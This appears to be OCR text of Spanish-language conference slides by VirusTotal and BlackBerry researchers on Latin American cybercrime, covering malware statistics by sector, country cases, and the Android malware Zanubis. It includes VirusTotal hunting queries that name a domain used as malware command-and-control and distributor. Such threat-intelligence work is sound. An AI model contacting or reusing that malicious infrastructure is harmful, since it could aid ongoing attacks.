IV JORNADAS STIC & CONGRESO ROOTED CON

CAPÍTULO **PANAMÁ**

Las aventuras de Carmen Sandiego en América Latina

ORGANIZADORES

APOYO INSTITUCIONAL

COLABORADORES

Joseliyo Sánchez Martínez

VirusTotal - Google | Security Engineer

joselsm@virustotal.com

@Joseliyo_Jstnk

linkedin.com/in/joseluissm/

Ismael Valenzuela Espejo

BlackBerry Cylance | VP Threat Research & Intel


ivalenzuela@blackberry.com

@aboutsecurity

linkedin.com/in/ivalenzuela/

¿De dónde venimos?

[Presentación]



[Video]

BlackBerry Quarterly Threat Report

Tendencias globales

UNIQUE MALWARE OVER TIME

3.7 / MIN

BREAKDOWN OF UNIQUE MALWARE OBSERVED BY INDUSTRY


- Government and Public Sector 36%
- Finance 21%
- Utilities 11%
- Food and Agriculture 9%
- Healthcare 9%
- Other 14%


Paseando por LATAM

cybercrime

Paseando por LATAM - Panamá y RD


cybercrime





Panamá

Casos reales



[Sample]


Panamá


Hunting

Query	Objetivo
behavior_network:"qfs-capital.com"	Identificación de muestras que realizan algún tipo de comunicación con dicho dominio que fue usado como C2 y distribuidor de malware.
embedded_domain:steamcommunity.com have:malware_config	Identificación de muestras que tienen embebido el dominio del servicio de gaming Steam y tienen configuración de malware extraída.

Paseando por LATAM - Perú y Chile


cybercrime






Perú

La peculiaridad de Android - Zanubis



